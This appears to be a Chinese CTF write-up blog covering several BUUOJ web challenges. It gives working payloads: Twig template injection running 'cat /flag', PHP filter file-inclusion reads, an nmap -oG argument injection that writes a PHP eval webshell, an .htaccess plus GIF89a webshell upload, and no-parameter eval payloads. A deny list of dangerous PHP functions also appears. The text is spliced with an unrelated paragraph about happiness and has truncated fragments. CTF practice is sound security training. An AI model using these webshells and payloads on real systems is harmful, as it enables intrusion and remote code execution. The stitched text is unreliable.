

payload

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```



获取flag



```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```

## [BSidesCF 2020]Had a bad day



随便点一个试试

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

观察url, 猜测sql注入  
测试

弹出include报错, 那就是文件包含了  
直接读index的源码  
payload

```
?category=php://filter/read=convert.base64-encode/resource=index
```

(有index.php却读取错误，报错显示无法打开流：操作失败在后面测试的时候，发现除掉后缀即可读取到源码)

```
view-source:311b6395-cc20-4352-a7f5-7beb74be02ca.node3.buuoj.cn/index.php?category=php//filter/read=convert.base64-encode/reso...
14 <div class="mdl-layout__header-row">
15 <span class="mdl-layout__title">Had a bad day?</span>
16 </div>

25 </div>
26 <h3>Cheer up!</h3>
27 </div>
28 Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable images cheer you up!
29 </p>
30 <div class="page-include">
31
32 <form action="index.php" method="get" id="choice">
33 <center><button onclick="document.getElementById('choice').submit();" name="category" value="woofers" class="mdl-button mdl-button--colored mdl-button--raised mdl-js-button mdl-js-ripple-effect" data-upgraded="MaterialButton,MaterialRipple">woofers</button><span class="mdl-button__ripple-container"><span class="mdl-ripple is-animating" style="width: 189.356px; height: 189.356px; transform: translate(-50%, -50%)" translate(31px, 25px);"></span></span></button></center>
34 <button onclick="document.getElementById('choice').submit();" name="category" value="meowers" class="mdl-button mdl-button--colored mdl-button--raised mdl-js-button mdl-js-ripple-effect" data-upgraded="MaterialButton,MaterialRipple">meowers</button><span class="mdl-button__ripple-container"><span class="mdl-ripple is-animating" style="width: 189.356px; height: 189.356px; transform: translate(-50%, -50%)" translate(31px, 25px);"></span></span></button></center>
35 </form>
36 </div>
37 </div>
38 </div>
39 </main>
40 </div>
41 <script src="js/material.min.js"></script>
42 </body>
43 </html>
```

```
<?php
$file = $_GET['category'];

if(isset($file))
{
    if( strpos( $file, "woofers" ) !== false || strpos( $file, "meowers" ) !== false || strpos( $file, "index" ) !== false ){// 必须含有woofers或meowers或index字符串
        include ($file . '.php');// 参数后拼接.php
    }
    else{
        echo "Sorry, we currently only support woofers and meowers.";
    }
}
?>
```

原来是后面做了拼接，所以前面的poc才不能加.php

传入的category需要有woofers,meowers,index才能包含传入以传入名为文件名的文件，我们要想办法包含flag.php

尝试直接读取 `/index.php?category=woofers/../../flag`

```
10 </head>
11 <body>
12 <div class="page-layout mdl-layout mdl-layout--fixed-header mdl-js-layout mdl-color--grey-100">
13 <header class="page-header mdl-layout__header mdl-layout__header--scroll mdl-color--grey-100 mdl-colc
14 <div class="mdl-layout__header-row">
15 <span class="mdl-layout-title">Had a bad day?</span>
16 <div class="mdl-layout-spacer"></div>
17 <div>
18 </header>
19 <div class="page-ribbon"></div>
20 <main class="page-main mdl-layout__content">
21 <div class="page-container mdl-grid">
22 <div class="mdl-cell mdl-cell--2-col mdl-cell--hide-tablet mdl-cell--hide-phone"></div>
23 <div class="page-content mdl-color--white mdl-shadow--4dp content mdl-color-text--grey-800 mdl-ce
24 <div class="page-crumbs mdl-color-text--grey-500">
25 </div>
26 <h3>Cheer up!</h3>
27 <p>
28 Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an opt
29 </p>
30 <div class="page-include">
31 <!-- Can you read this flag? -->
32 </div>
33 <form action="index.php" method="get" id="choice">
34 <center><button onclick="document.getElementById('choice').submit();" name="category" value="
upgraded=",MaterialButton,MaterialRipple">Woofers<span class="mdl-button__ripple-container"><span class="mc
</span></span></button>
35 <button onclick="document.getElementById('choice').submit();" name="category" value="meowers"
upgraded=",MaterialButton,MaterialRipple">Meowers<span class="mdl-button__ripple-container"><span class="mc
</span></span></button></center>
36 </form>
37
38 ... \
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

出现了别的内容，包含成功了flag.php，但是这里也说了flag需要读取

利用php://filter伪协议可以套一层协议读取flag.php

```
index.php?category=php://filter/convert.base64-encode/index/resource=flag
```

套一个字符index符合条件并且传入flag，读取flag.php

## Cheer up!

Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable images cheer you up!

## [第一章 web入门]SQL注入-1

## notes

### Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.

    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin".$_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}

```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

代码审计:

可以注意到escapeshellarg和escapeshellcmd两个不懂得函数

### PHP escapeshellarg()+escapeshellcmd() 之殇

直接找到了上面这篇文章，这两个函数在一起用会有些问题

1.传入的参数是: `172.17.0.2' -v -d a=1`

2.经过escapeshellarg处理后变成了 `'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。

经过escapeshellcmd处理后变成 `'172.17.0.2'\'' -v -d a=1\'`，这是因为escapeshellcmd对\以及最后那个不配对儿的引号进行了转义: <http://php.net/manual/zh/function.escapeshellcmd.php>

3.最后执行的命令是 `curl '172.17.0.2'\'' -v -d a=1\'`，由于中间的\被解释为\而不再是转义字符，所以后面的'没有被转义，与再后面的'配对儿成了一个空白连接符。所以可以简化为 `curl 172.17.0.2\ -v -d a=1'`，即向172.17.0.2\发起请求，POST 数据为a=1'。

简单的来说就是两次转译后出现了问题，没有考虑到单引号的问题

然后往下看，看到 `echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);`

这有个system来执行命令，而且有传参，肯定是利用这里了

这里代码的本意是希望我们输入ip这样的参数做一个扫描，通过上面的两个函数来进行规则过滤转译，我们的输入会被单引号引起来，但是因为我们看到了上面的漏洞所以我们可以逃脱这个引号的束缚



这里常见的命令后注入操作如 `|&&` 都不行，虽然我们通过上面的操作逃过了单引号，但escapeshellcmd会对这些特殊符号前面加上\来转移...

时候就只有想想能不能利用nmap来做些什么了。





这时候搜索可以发现在nmap命令中 有一个参数-oG可以实现将命令和结果写到文件

```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

执行后会返回文件夹名

连接:



# [GXCTF2019]BabyUpload

法一:

利用.htaccess文件上传, 首先上传一个.htaccess文件

```
<FilesMatch "flag.png">
  SetHandler application/x-httpd-php
</FilesMatch>
```

这里注意, 这道题不知道为什么, 我这里只有用将一句话木马后缀改成png的时候才能用菜刀之类的连上, jpg后缀都不行。这里抓包上传的时候要注意修改Content-Type: image/jpeg

上传成功后, 会返回上传的路径

之后上传flag.png文件, 由于文件内容会过滤?所以就用js引用php绕过。

```
GIF89a
<script language='php'>eval($_POST[cmd]);</script>
```

```

## 法二

### [GXYCTF2019]禁止套娃

localeconv() 函数返回一包含本地数字及货币格式信息的数组。  
 scandir() 列出 images 目录中的文件和目录。  
 readfile() 输出一个文件。  
 current() 返回数组中的当前单元，默认取第一个值。  
 pos() current() 的别名。  
 next() 函数将内部指针指向数组中的下一个元素，并输出。  
 array\_reverse() 以相反的元素顺序返回数组。  
 highlight\_file() 打印输出或者返回 filename 文件中语法高亮版本的代码。

git泄露源码，利用githack

```
python GitHack.py http://f947babc-b762-4a48-bbe9-8fe7414d39a8.node3.buuoj.cn/.git/
```

```

<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\|\|/filter:\|\|/php:\|\|/phar:\|\|/i', $_GET['exp'])) {
        if('; ' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦!");
            }
        }
        else{
            die("再好好想想!");
        }
    }
    else{
        die("还想读flag, 臭弟弟!");
    }
}
// highlight_file(__FILE__);
?>

```

payload:

```
?exp=print_r(scandir(pos(localeconv())));
```

flag在哪里呢?  
Array ( [0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php )

之后我们利用array\_reverse() 将数组内容反转一下, 利用next()指向flag.php文件==>highlight\_file()高亮输出

payload:

```
?exp=show_source(next(array_reverse(scandir(pos(localeconv())))));
```

flag在哪里呢?  
<?php  
\$flag = "flag{eac4027c-3ae3-4ec4-b72e-60a69e553080}";  
?>

[安洵杯 2019]easy\_web

打开链接，看到url不寻常，解密img参数

解密顺序:base64->base64->hex

结果: 555.png

后面我们再反推回去得到index.php

```
import binascii
import base64
filename = input().encode(encoding='utf-8')
hex = binascii.b2a_hex(filename)
base1 = base64.b64encode(hex)
base2 = base64.b64encode(base1)
print(base2.decode())
```

```
pythonProject6 D:\pythonProject6
├── venv

## [网鼎杯 2020 朱雀组]phpweb

法一:

1.主页面抓包，发现可以传参。

```

Pretty 原始  Actions
1 POST /index.php HTTP/1.1
2 Host: 15651ed0-7273-4aa8-8d50-0a47fadacf06.node3.buuoj.cn
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://15651ed0-7273-4aa8-8d50-0a47fadacf06.node3.buuoj.cn
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
application/signed-exchange;v=b3;q=0.9
10 Referer: http://15651ed0-7273-4aa8-8d50-0a47fadacf06.node3.buuoj.cn/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 func=date&p=Y-m-d+h%3Ai%3As+a

```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

执行file\_get\_contents。可以看到index.php的源代码。里面有一个十分严格的过滤，几乎过滤了所有危险函数。下面是一个类，里面有析构函数func，可以考虑到使用反序列化构造命令执行。

```

Pretty 原始  Render  Actions
45 <body>
46 <script language=javascript>
47   setTimeout("document.form1.submit()",5000)
48 </script>
49 <p>
50 </p>
51 <?php
52   $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show
53   function gettime($func, $p) {
54     $result = call_user_func($func, $p);
55     $type = gettype($result);
56     if ($type == "string") {
57       return $result;
58     } else { return ""; }
59   }
60   class Test {
61     var $p = "Y-m-d h:i:s a";
62     var $func = "date";
63     function __destruct() {
64       if ($this->
65         func != "") {
66           echo gettime($this->func, $this->p);
67         }
68       }
69     }
70     $func = $_REQUEST["func"];
71     $p = $_REQUEST["p"];
72   }
73   if ($func != null) {
74     $func = strtolower($func);
75     if (!in_array($func,$disable_fun)) {
76       echo gettime($func, $p);
77     }else {
78       die("Hacker...");
79     }
80   }

```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

```

<?php
$disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter","array_walk","array_map","register_shutdown_function","register_tick_function","filter_var","filter_var_array","uasort","uksort","array_reduce","array_walk","array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
function gettime($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
        return $result;
    } else {return "";}
}
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];

if ($func != null) {
    $func = strtolower($func);
